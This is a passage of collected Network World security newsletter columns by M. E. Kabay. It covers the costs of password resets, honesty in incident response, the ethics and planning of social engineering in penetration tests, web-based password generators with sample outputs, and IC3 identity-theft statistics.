1. Start using metrics to measure and quantify risk. There are several books such as Andrew Jaquith's *Security Metrics: Replacing Fear, Uncertainty, and Doubt* < http://www.amazon.com/Security-Metrics-Replacing-Uncertainty-Doubt/dp/0321349989 > and W. Krag Brotby's *Information Security Management Metrics: A Definitive Guide to Effective Security Monitoring and Measurement* < http://www.amazon.com/Information-Security-Management-Metrics-Measurement/dp/1420052853 >; tools such as security information and event management (SIEM) and vulnerability management products that are internally consistent provide a quantitative score.
2. We need to describe risk in terms of the business objectives. Instead of just saying "We might get hacked," we should explain the financial cost of a data breach or the destruction or manipulation of our data.
3. Finally, we need to present the information well and at the management level. I know that is a strength of the MSIA program at Norwich. I think every security person needs to read *The Exceptional Presenter: A Proven Formula to Open Up and Own the Room* < http://www.amazon.com/Exceptional-Presenter-Proven-Formula-Open/dp/1929774443/ > by Timothy J. Koegel and *The Cognitive Style of PowerPoint: Pitching Out Corrupts Within* by Edward R. Tufte < http://www.amazon.com/Cognitive-Style-PowerPoint-Pitching-Corrupts/dp/0961392169/ > once every 18 months or so and struggle to apply that information to our lives.

DG: As we move toward cloud computing< http://www.infoworld.com/d/cloud-computing/what-cloud-computing-really-means-031 > do you see these risks increasing?

SN: Somebody could write a very effective worm for instance and it could go through and wipe out all the data on a hosted drive. We have rarely ever faced anything that destructive so far. But earlier this year there was an attack that broke into Vaserve < http://www.vaserv.com/ > and deleted 100,000 Websites of which half didn't have backups so they are gone forever. I think this is a big illustration of the level of risk we are facing. What I find amazing is people rushing into cloud computing without evaluating the risks. The level of risk taking could actually exceed what the banks did with sub-prime mortgages.

DG: Any final thoughts on helping information security professionals think about the broader business and organizational issues?

SN: Let me leave you with one more thought. The department of defense several years ago issued a directive called DOD8570.< http://www.dtic.mil/whs/directives/corres/pdf/857001m.pdf > The directive said that if you're working in IT and IT security, your people have to get a certification that includes leadership. Students certifying for DOD8570 take my course in IT leadership and security. I think it's a huge indicator of how importance this is that the DOD says "We want the managers to have a leadership course that is devoted to security issues." There are some signs that people are realizing that security can't be all technical.

DG: Thanks for your insight into information security, strategy, and leadership.

Hidden Costs of Passwords

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Many users who focus on their individual experience and needs rather than on corporate security management think that passwords are free. Indeed, password functions come with our operating systems and much of our software; we don't have to pay anything extra to buy this form of authentication. However, both common sense and research findings support the view that authenticating identity using passwords is a significant expense for organizations.

The major issue is forgotten passwords. Users who lose track of their passwords may have access to an automated password-resetting process, in which case costs may be modest. For example, it is possible to set up a one-way encrypted database of personal information questions and answers and have the user answer a number of these to authenticate to the system. One example is the M-Tech Identity Management Suite™ < http://psynch.com/features/self-service-password-reset.html > which provides precisely this functionality (among others) to avoid Help Desk involvement in password resets.

Even this process has a modest cost that depends on the cost per minute of salary and extended costs (relating to costs of facilities, supplies, services and their financing) for the forgetful employee's time. I've always been told to estimate extended costs at around 50%, so someone earning $80,000 a year (for 2,000 hours of work) might be costing the employer around $1/minute. You can do the rest of the math.

The cost grows if the Help Desk gets involved, especially if there's a lag in responding to the emergency call. In addition to the cost of the Help Desk personnel's time (which one can either include or discount as being paid anyway, depending on the point of view), the big cost begins to be the ticking clock as the locked-out user waits for a reply. For the $1/minute employee mentioned above, a five-minute wait twiddling her fingers amounts to $5 of wasted costs – but a half-hour delay is $30. Do you ever have to wait half an hour for a callback from the Help Desk?

Multiply the lost passwords by the number of employees and the average number of times people forget their passwords and you can see that the costs begin to rise significantly. At some point, tokens and biometrics begin to seem less expensive, comparatively, than they seemed at first glance. In a 2005 article, Lisa Phifer writes, "According to Burton Group and Gartner studies, password resets represent 30 percent of all help desk calls. The META Group estimates that each help desk call costs $25."< http://www.isp-planet.com/technology/2005/beyond_passwords_1a.html > In a white paper by RSA (makers of cryptographic tokens, remember), the authors claim that for a 1,000-user organization, the total cost of ownership over the first three years is around $673,000 or $673 per user. About 98% of that depressing expense is due to management costs.

Similar calculations are shown in a Cost of Ownership (ROI) document from RoboForm.< http://www.roboform.com/enterprise/solutions/costofownership.html > The makers of this single-signon solution estimate cost savings of about $417 per user in the first three years for a 1,000-user organization through reduction of lost-password calls.

Avatier, makers of the Avatier Password Station, have placed an ROI Calculator for their product on the Web.< http://www.avatier.com/products/PasswordStation/ps_cost_analysis.html > It allows you to entire the number of employees, the number of Help Desk calls per user per month, the duration of Help Desk calls, the hourly costs of both Help Desk staff and callers, the percentage of Help Desk calls relating to password reset (30% on average according to Gartner Group) and the percentage of users who will use their product. The calculator shows the ROI in months, total cost savings in year one and total cost savings by the end of the third year.

I suggest that you take the time to examine the resources above and others you can find online. And the next time some innocent challenges you about how "free" passwords are, you can discuss the issue with a more realistic perspective than they bring to the table.

[MANDATORY DISCLAIMER: I have no financial relationships whatever with any of the companies mentioned in this article.]

Incident Response:
Don't Lie

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

A couple of recent news stories got me thinking about the confluence of practicality and morality that should inform effective computer incident response.

The first case may seem silly: Richard Marson, the editor of a popular child's show called "Blue Peter" on the British Broadcasting television network was suspended in September (2007) "after it emerged that the wrong name had been chosen for the new Blue Peter cat in an online poll."< http://media.guardian.co.uk/bbc/story/0,,2172750,00.html > Apparently the children wanted "Cookie" but upper management allegedly ordered the staff to chose "Socks" – and Mr Marson is taking the consequences.

The second news report is much more serious and will touch many readers deeply. In brief, there is overwhelming evidence that US Army doctors have been deliberately lying about the medical condition of veterans returning from the US invasion of Iraq.< http://www.thenation.com/doc/20070409/kors > In many documented cases, the doctors have unjustifiably labeled wounded veterans as suffering from pre-existing personality disorders. The wounded veterans are therefore denied their well-deserved medical benefits because they are discharged under Regulation 635-200, Chapter 5-13. The benefits withheld are estimated in the tens of billions of dollars and many of the veterans and their families are suffering severe financial woes. Worse, new investigations reveal that assurances of independent review of the situation made by MAJ GEN Gale Pollock, acting surgeon general of the Army, are outright lies.< http://www.thenation.com/doc/20071015/kors > Pollock claimed that she had ordered a "comprehensive review … conducted by a panel of health experts" but a single reviewer, COL Steven Knorr, was the only author of the first report. Knorr was in fact one of the psychiatrists allegedly mislabeling many of the wounded veterans as suffering from the pre-existing personality disorders being contested. As a result of the scandal, Rep. Bob Filner (D-CA)< http://www.house.gov/filner/ >, chair of the House Committee on Veterans' Affairs, scheduled public hearings on the matter in July 2007. The investigations continue.

In both of these cases, the dishonesty of managers has resulted in embarrassment and additional expenses for their organizations. Employees have been scrambling to gather information more quickly than they would have under normal circumstances; public relations staff are undoubtedly working overtime – and perhaps making yet more mistakes because of the pressures to recover credibility. Supervisory bodies have been dragged into investigations. I'm sure that morale among employees is damaged. Ironically, both organizations are governmental or quasi-governmental: they're supposed to be working for their people – so what are managers doing lying to the public?

Dishonesty is demoralizing to everyone – managers and employees alike; lying destroys the web of trust that encourages honesty and forthrightness in all aspects of our work. Dishonesty breeds more dishonesty; I would expect an increase in petty theft, inaccurate and misleading reports

designed to please upper management, and absenteeism. In addition, lying opens the organization to blackmail.

In contrast with the duplicity shown in these cases, there is a famous case of openness and honesty during incident response. “In February 1998, Vladimir Levin was convicted to three years in prison by a court in New York City. Levin masterminded a major conspiracy in 1994 in which the gang illegally transferred $12M in assets from Citibank to a number of international bank accounts. The crime was spotted after the first $400,000 were stolen in July 1994 and Citibank cooperated with the FBI and Interpol to track down the criminals. Levin was also ordered to pay back $240,000, the amount he actually managed to withdraw before he was arrested.” < http://www.mekabay.com/overviews/crime_use_of_computers_in.pdf > Citibank openly discussed the hacker attack and nominated Steve Katz as the financial industry’s first Chief Information Security Officer.< http://reavis.org/2003-05-full-informer.shtml > I recall thinking at the time of the breach that Citibank’s surprisingly low loss of customer confidence was due to its forthright and honest policy of telling the truth about the incident and its response.

So let’s do what our moms always told us when we were kids: don’t lie!

* * *

Readers interested in veterans’ affairs may want to read the report of the “Task Force on Returning Global War on Terror Heroes” presented to President Bush in April 2007.< http://www1.va.gov/taskforce/ > I hope that many people will express genuine, operational support for our veterans by communicating with their members of Congress and Senators ensuring that the Task Force recommendations are carried out.

Social Engineering in Penetration Testing (1): Cases

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Dr John Orlando helped create the Master of Science in Information Assurance at Norwich University and has been teaching ethics courses for many years. He recently wrote a paper on the ethical dimensions of social engineering as a tool of penetration testing and has kindly allowed me to publish an edited version of his work for Network World readers. What follows in this column and the next is entirely Dr Orlando's work with minor edits.

* * *

Penetration testing is an important means of assessing the strength of an organization's information security program. A security system may look good from the inside, but a test is an excellent way to determine if it will hold up under pressure. These tests can range from simple port scans to all-out hacking attacks.

However, since security depends on people, not just on technology, social engineering is one possible tool for use in penetration tests. Deception is a common means of breaching a security system, and a social engineering test can ascertain the strength of policies and how well employees follow those policies.

However, the use of social engineering in penetration tests raises ethical issues because humans are being used for research purposes. Abuses such as Nazi experiments on prisoners and the Tuskegee Syphilis Study < http://www.cdc.gov/tuskegee/timeline.htm > have led to a body of widely accepted guidelines for the ethical use of human subjects in research. I will draw upon human research principles and a few sample cases to identify ethical guidelines for the use of social engineering in penetration testing.

Cases

Piggybacking: A security consultant wearing a suit and tie, and carrying a briefcase, stands at the front entrance to a corporation. He waits for an employee to unlock the door with her ID scan and follows her in.

Shoulder Surfing: A security consultant notices employees standing outside a door smoking on their break. He walks over and mills about looking over his shoulder as employees enter the keypad code to reenter the building. With that information he lets himself in.

Computer Technician: Two security consultants walk in to an office wearing "Computer Doctors" jumpsuits. They tell the administrative assistant that they have an order to fix the system. The assistant says, "Mr. Smith did not tell me about this, and he's on vacation today and can't be reached." They reply, "We're booked for the next two weeks. The system is overheating and could melt down at any moment. If it burns up because we were not allowed to work on it,

somebody's going to get fired. Are you sure you didn't forget the order?" The assistant nervously lets them in.

Bribery: A security consultant posing as a representative of another company approaches an employee outside of work and offers him $50,000 to get some memos concerning the company's plans for a new product.

In the next column, Dr Orlando presents his analysis of the ethical issues presented by these applications of social engineering. In the meantime, readers may want to apply the principles discussed in the recent series of columns about ethical-decision making < http://www.networkworld.com/newsletters/sec/2007/0903sec2.html > and come to their own conclusions before reading his comments.

* * *

Social Engineering in Penetration Testing (2): Analysis

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Dr John Orlando continues his two-part series on the ethics of social engineering for penetration testing. What follows in this column and the next is entirely Dr Orlando's work with minor edits.

* * *

Analysis

The cases described in the previous column have been deliberately ordered from least to most ethically troubling. I would argue that there are morally relevant differences between the shoulder surfing and piggybacking cases on one hand, and the computer technicians and bribery cases on the other. For one, the latter two cases expose the employee being tested to significant psychological stress. The employee in the computer technician example is worried about losing his job, while the one is the bribery example is faced with an offer to do something illegal.

Moreover, the deception in the latter two cases is established by verbal manipulation. Why is this relevant? After all, all cases involve some level of misrepresentation, and we can just as easily misrepresent ourselves with our appearance and actions as we can with our words. The difference is that when the deception is established verbally, the deceiver is plugging into deep-seated psychological triggers humans use to establish trust with others. Con men are good at playing on these triggers, and while people can be expected to follow procedures, they cannot be expected to resist the kind of psychological manipulation employed by skilled manipulator. We would say the same thing of an attractive consultant soliciting an executive to see if he would exchange sex for secrets. The enticement is unfair. Moreover, the episode will undermine the employee's trust in the company.

There is also the question of the professionalism on the part of the consultant when he moves from providing security advice to acting. Once the deceiver starts the charade, he will not know how much acting will be needed to get the employee's cooperation. At some point the question becomes whether the consultant is measuring the strength of the company's security policies, or his own acting skills. The consultant has put himself or herself into a compromising situation that could undermine faith in the profession as a whole.

Finally, what is the employer going to do with the employee in the bribery case if he agrees? The employer cannot trust the employee anymore, yet if he fires the employee, he can be accused of entrapment.

These observations allow us to draw up some guidelines for the use of social engineering in penetration tests. Social Engineering can be used in situations to gain knowledge of a security program that cannot be derived in other ways, but must be bound by ethical principles, including:

1. Just as human research guidelines demand that subjects are protected from harm, social engineering tests should not cause psychological distress to the subject.

2. Employees that fail the test should not be subject to public humiliation. The consultant should not identify an employee who fails a test to other employees or even the employer, as it might undermine the employer's view of the employee. The information can be presented as part of an education program without identifying the employee.

3. Independent oversight is an important component of human research protocols. Just as universities have human research oversight committees, consultants should get approval from at least two individuals at the organization before using social engineering in a penetration test.

4. Testers should avoid any verbal misrepresentation or acting to establish the deception.

* * *

In the next column, I [Mich] will follow up on John's articles by adding a few observations about when and how to use social engineering effectively in penetration testing.

* * *

John Orlando, MSIA, PhD, < http://www.linkedin.com/profile?viewProfile=&key=1521965 > is Instructional Resource Manager in the School of Graduate Studies at Norwich University. He earned his doctorate in philosophy from University of Wisconsin at Madison in 1993 and has more than a decade of experience in online university education. He teaches undergraduate ethics and philosophy courses at Norwich and can be reached by e-mail at < mailto:jorlando@norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Social Engineering in Penetration Testing (3): Planning

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the two preceding columns, Dr. John Orlando discuss the ethical dimensions of social engineering in penetration testing. Today I want to look at how to use social engineering effectively for penetration testing.

I have long believed and taught that social engineering can be useful for security testing, but only with careful preparation. The first and most obvious warning is bad penetration testing in general is pointless unless the organization has implemented the best available security measures it can manage. Why bother testing security if even a simple vulnerability analysis or common sense assessment shows gaping holes? A penetration test of obviously flawed security is a waste of time and money.

In a _Network World_ column published in 2000 < http://www.networkworld.com/newsletters/sec/2000/00292157.html >, I pointed out that deception techniques should be used only with a great deal of preparation of the staff. The key points were as follows:

When preparing for a penetration test that involves social engineering, everyone in the organization should be thoroughly trained to understand the techniques of social engineering before beginning the tests. The key points were as follows (quoting from my article):

- The entire organization can prepare for social engineering simulations as a team; no one is subjected to attempted deception without knowing that the experience was part of a training and awareness exercise.
- Even if someone falls for a trick, the emotional effect is far less than if the same error occurred without preparation.

I think that preparing staff for the onslaught of skilled social engineers has many benefits. We can frame the exercises as a form of game or contest: who will be the best at spotting the confidence tricksters? Who will be quickest to foil their nefarious plans? Role-playing games are an excellent way of changing beliefs, attitudes and behavior: having staff members take up the roles of social engineer and defender – and then reversing roles – is not only amusing, it has a long-term effect on people's perceptions. It's much easier to remember a social interaction we've experienced personally than to pay attention to abstract words. We can even turn the event into an opportunity for a good deal of fun and laughter, making security and secure behavior a positive experience instead of the usual drudgery.

Moreover, in addition to risk avoidance (reducing the likelihood of hurt feelings, frustration and anger), solid preparation can result in increased vigilance at all times. Once staff members are sensitized to the social engineering tricks they've experienced in role-playing games, they are more likely to recognize them in strangers. Having practiced alerting the security team to apprehended breaches, they will find it easier to take the initiative later when they spot real breaches.

In my next column, I'll finish with this topic (for now) by discussing approaches to handling cases of successful social engineering.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Social Engineering in Penetration Testing (4): Postmortem

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the preceding column, I discussed how to plan for the use of social engineering techniques in penetration testing. Today I will finish with a brief look at how to use the information collected during such studies.

In a _Network World_ column published in 2000 < http://www.networkworld.com/newsletters/sec/2000/00292157.html >, I wrote, "In an organization wide debriefing, the results of the tests can be discussed so that everyone learns from the experience without feeling humiliated. The essential point is that by turning penetration analysis into a collective exercise, the disadvantages of social engineering can be reduced."

If one or more people succeeded in resisting social-engineering tricks, the atmosphere of the postmortem can be cheerful and low-stress: that's the easy case. One can capitalize on the success by analyzing the successful cases; ask the people involved how they spotted the fraud, how they responded, and if there's anything they would suggest to improve the response. Ask the social engineers what they could have done to reduce suspicions or respond better to the successful resisters. Role-playing is a powerful tool for such work – and then the group can brainstorm additional countermeasures. The whole exercise becomes an opportunity for security improvement through encouragement, praise and good will.

But how can one approach the postmortem analysis to minimize stress when someone or several people failed to counter the social engineers? Those people will be entering the discussion with a natural sense of discomfort at the least – dread and shame at the worst. It's important to set the tone at once: "We're here to learn from the exercise – that's what it's all about. I don't want anyone to feel that they have failed the group or are a Bad Person: the exercise is _succeeding_ by bringing out areas we have to improve. Now let's get down to business." And by the way, that statement has to be _true_: group leaders should not pretend that they are positive about the exercise if they are internally contemptuous and hostile because of the successful trickery of the social engineers. Instead, the group leaders have to either resolve their feelings before the meeting or find someone else to lead the meeting.

During the postmortem, it can be helpful to use role-playing again. The people who were tricked can be encouraged to figure out what they missed, perhaps with the help of the social engineers or others. Group moderators can encourage those same victims of the trickery to act out successful resistance to the tricks, reinforcing the sense that the session is a learning experience. Keeping the tone light, friendly and positive will help counter what could otherwise become a session of bitter and dispiriting self-flagellation.

Most important in all cases is to keep a record of the suggested improvements and then to plan how to implement them in a phased sequence according to the criteria the group decides on. The criteria for scheduling the improvements can include resource limitations and dependencies among the recommendations (critical-path charts <

http://www.netmba.com/operations/project/cpm/ > can help sort out those problems).

Generating Good Passwords (1):
PC Tools Secure Password Generator

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

What's a good password?

System and security administrators often have to explain to naïve users that "Betty4me", "myDog*Bowser" and "password6" are not good passwords. They are too easy to construct using dictionary-based attacks < http://www.tech-faq.com/dictionary-attack.shtml > that compare one-way hashes of combinations of real words mixed with numbers and symbols with the one-way hashes of user passwords stored in password files. Some of them are also too easy to guess if the attacker knows something about the private life or preferences of the user (like the name of the user's dog).

Some helpdesks suggest to their users that they try public password generators. I looked at a few and have the following comments on what I observed.

For purposes of comparison, I limited my search of passwords to 10 characters which had to include letters, did not use mixed case, included numbers, and included punctuation. I kept mixed-case out of the passwords because I think that remembering which letter is uppercase or lowercase in a more-or-less random string increases the difficulty of remembering the password and therefore the likelihood that a user will write it down. Where possible, I generated 10 suggested passwords at once.

My first test used PC Tools Software's "Secure Password Generator."< http://www.pctools.com/guides/password/ > The Web page allows selection of length, use letters, mixed-case, number, and symbols and also allows the user to exclude similar-looking characters (l, 1, I and o or 0). Here's a sample pass with 10 characters, lowercase only, including special characters and excluding the confusing characters:

drud8?a*et
=r8st8t7ud
!78etr9cr*
4e@ufrugac
8_sececexu
gath65*ke*
9#upura_r!
$estugeth!
*e_uka&ra3
6etr=xuspa

Hmm, I'm not sure that these are particularly easy to remember, although at least there seem to be nice alternations of one or more consonants with a vowel, making it possible to try pronouncing them. However, I think that the unconstrained gibberish is worse:

rle8le0le-
!leC2_+wri
Xoep9=Adr1
-oe!RL2cri
pHL6*H5uDl
p_lA3l4Gou
xlE*i61?Le
glaP2&wROu
Wl0F-ouchi
wLa=lAg2aD

Yechhh! This alphabetic farrago is asking for calls the HelpDesk for password resets – or sticky notes on the underside of the keyboard.

More next time.

Generating Good Passwords (2): Bytes Interactive Password Generator

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Last time I asked, "What's a good password?" and discussed a Web-based service for creating random passwords. This time I'm looking at the "Bytes Interactive Password Generators"< http://www.goodpassword.com/index.htm >.

This site provided two types of password: the random and the "Leet."

The Leet password generator asked for a phrase of eight or more words. I gave it the classic "The quick brown fox jumped over the lazy dogs" and it created "+q8Fjo+1d" with a "Password Pattern" of "LclCclLlc." The symbols in the password pattern are supposed to help the user remember how to transform the first letter of the passphrase into the password. The meaning of the symbols is as follows:

C	Upper Case Character
c	Lower Case Character
l	1st Leet Character Equivalent
L	2nd Leet Character Equivalent

The "l" and "L" symbols refer to certain letters that have two different substitution codes for the "elite" (leet) alphabet; thus the first Leet character in this transposition cipher for A is @ and the second is 4.

A	@ 4
B	8
C	[(
D	D
E	3
F	F
G	6 9
H	#
I	! 1
J	J
K	K
L	1
M	M
N	N
O	0
P	P
Q	Q
R	R
S	5 $
T	7 +

U	U
V	V
W	W
X	X
Y	Y
Z	2

The Web site authors state, “To remember your 1337 Password you need two keys, first the pass phrase and second the password pattern. This pattern will indicate whether the password characters are either upper or lower case, or a Leet Equivalent. The pass phrase one should try to memorize or at least know what book, page and location on the page the phrase was taken from[.] The password pattern is harder to remember so we recommend writing it down or using our Password Recovery Feature.[sic]by creating a cookie from our web site to remember the pattern for you. Try the Password Recovery Feature.”

As you may imagine, I am not keen on the generated passwords, since they do not strike me as particularly easy to remember unless the user knows the hacker alphabet by heart. Perhaps this generator is intended for people who are or have been script kiddies, hacker wannabees or otherwise involved in the criminal hacker subculture.

However, the idea of writing down the password _pattern_ (not the password or the passphrase) or of storing the pattern in a cleartext cookie on an unencrypted drive does _not_ strike me as a significant security risk in the absence of the original passphrase. The pattern alone is useless without the passphrase.

Next time (the last in this short series), I’ll introduce a random-password generator based on a classic paper in the computing literature.

Generating Good Passwords (3):
xyzzy

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the first two of this three-part series, I've been asking, "What's a good password?" and looking at password generators available free on the Web.

A couple of password generators based on the classic paper by Morrie Gasser, "A Random Word Generator for Pronounceable Passwords" published by MITRE Corporation in 1975 are available online. The "Java Password Generator" < http://www.multicians.org/thvv/gpw.html > by Tom Van Vleck is programmed in Java (with source code available). The demonstration version doesn't offer any parameters for controlling the output, but it produces random pronounceable passwords with alternating consonant groups and vowels. Here's a sample:

tickmeni
diarrati
ospussit
sivestat
fetiplea
catontan
atuorthw
ustempre
bleinian
gnappism

The author recommends, "The best way to use this generator is to take its output it in ways known only to you. Make some letters capital, or insert punctuation and numbers." He also points out, "Steve Weintraub has written a nice pre-packaged version called XYZZY < http://haxial.com/products/xyzzy/ > for Mac and Windows."

Mr Weintraub's freeware program is 183 KB and uses digram frequencies (see < http://dynamicnetservices.com/~will/academic/bit95.tables.html >) to optimize the readability of the random strings: "The algorithm used to create the passwords is based on work of several people. In simple terms, it uses the statistics of how often one letter appears next to another and generates passwords based on these trends. For example, if a password contains the letter 'Q', then it is very likely that it will also contain a 'U' right beside it, because this is almost always the case in real words." This utility let's you choose the number of characters, the number of passwords to create and whether to include numbers. Here are some examples from a run of the program using 10 characters including numbers:

garmatta63
emidaener1
melizedo83
ramenejor9
dacealarp7

condeded86
micadend76
lichoozo01
untratlyk1
tizemish97

The author writes, “For added fun, try to think of definitions for the words that xyzzy generates.” I would say, “for added security” because such mnemonics make it easier to remember the password without writing it down.

I like this program so much that I am now using it to help generate my own passwords with the addition of a few strategically-placed special characters (which I’m not going to tell you)<grin>.

[My thanks to the crew of the Norwich University HelpDesk for drawing my attention to xyzzy and thus suggesting the topic of this column and the preceding two.]

IC3 Includes Identity Theft in Statistics: Five-Fold Rise in Decade

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Identity theft has been a major and growing problem in the US for several years.< http://www.networkworld.com/news/2009/111309-job-search-scams-protect-yourself.html?ry=gs > The Privacy Rights Clearinghouse< http://www.privacyrights.org/ >, a "nonprofit consumer organization with a two-part mission – consumer information and consumer advocacy" has an excellent survey page< http://www.privacyrights.org/ar/idtheftsurveys.htm > with pointers to years of published studies and point-form summaries of many of their findings. For example, they point to valuable research reports from Javelin Strategy & Research < http://www.javelinstrategy.com/research/2 >, where one can find dozens of reports on fraud (some costing as much as $3,000 but some available free). The "2009 Identity Fraud Survey Report: Consumer Version" dated February 2009 has the following key points:

- "Identity theft happens when your personal information is accessed by someone else without your explicit permission."
- "Identity fraud occurs when criminals take that illegally obtained personal information and misuse it for their financial gain, by making fraudulent purchases or withdrawals, creating false accounts, or attempting to obtain services such as employment or healthcare. Personally identifying information such as your Social Security number, bank or credit card account numbers, passwords, telephone calling card number, birth date, name, address and so on can be used by criminals to profit at your expense."
- "Almost 10 million Americans learned they were victims of identity fraud in 2008, up from 8.1 million victims in 2007."

The Internet Crime Complaint Center(IC3)< http://www.ic3.gov >, a collaboration of the US Federal Bureau of Investigation (FBI)< http://www.fbi.gov/ >, the National White Collar Crime Center (NW3C)< http://www.nw3c.org/ > and the Bureau of Justice Assistance (BJA)< http://www.ojp.usdoj.gov/BJA/ > also distinguishes credit-card and financial fraud from identity fraud:

> "Identity theft also falls into this category[of financial fraud]; cases classified under this heading tend to be those where the perpetrator possesses the complainant's true name identification (in the form of a social security card, driver's license, or birth certificate), but there has not been a credit or debit card fraud committed."

The IC3 has nearly a decade of statistical information in its annual reports from 2001 to 2008 and in its press releases from 2003 to 2009. The table < insert-your-NWSS-link > and graph < insert-your-NWSS-link > I have prepared show the increase in the number of reports of identity theft and the proportion of the total reports to US authorities during those years. Readers should note that the increases do not technically prove that the actual number of identity thefts is growing, since the data are unavoidably confounding< http://www.networkworld.com/newsletters/sec/2009/020209sec2.html > *occurrence* of a type of crime with *reporting* of that type of crime and (when computing proportions) with occurrence and reporting of all types of crime. However, given the wealth of evidence from other sources it's unreasonable to suppose that all of the increases are due to increased reporting or that the only reason for the increased proportion is a decrease in reporting other kinds of crime, so there is reasonable cause for concern about the growth of identity theft. These data suggest that the number of people reporting identity theft to the IC3 has risen roughly five-fold over the last decade.

Year	Complaints		Actual
	Global	ID Theft	% of Total
2001	50,412	655	1.3%
2002	75,064	750	1.0%
2003	124,515	1,494	1.2%
2004	207,449	622	0.3%
2005	231,493	1,620	0.7%
2006	207,492	3,319	1.6%
2007	206,884	5,999	2.9%
2008	275,284	6,882	2.5%

Table 1. FILENAME:
782 id_theft_statistics_ic3.jpg



Figure 1. FILENAME: 782 id_theft_regression_ic3.jpg

Given the growing importance of identity theft, state laws have been passed all over the US to force holders of personally identifiable information (PII) to inform data subjects when their PII records are compromised by accident, employee malfeasance, or outside criminal activity.

Until recently, information assurance (IA) personnel and attorneys specializing in this area of the law have had to search for the appropriate governing laws for each jurisdiction. In the next column, I'll review a valuable resource for locating the laws which apply to disclosure of PII in each state in the USA.

In the meantime, I recommend that you download and print a useful 10-point flier< http://www.idtheftcenter.org/artman2/publish/m_press/2010_Resolutions.shtml > from the Identity Theft Resource Center < http://www.identitytheft.org >, which you can distribute to your employees, friends and family to help reduce our collective susceptibility to this wretched crime.

Windows 7 Troubles & Business Continuity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Do you ever simultaneously feel like an idiot and also grateful that you've done at least something – anything – right?

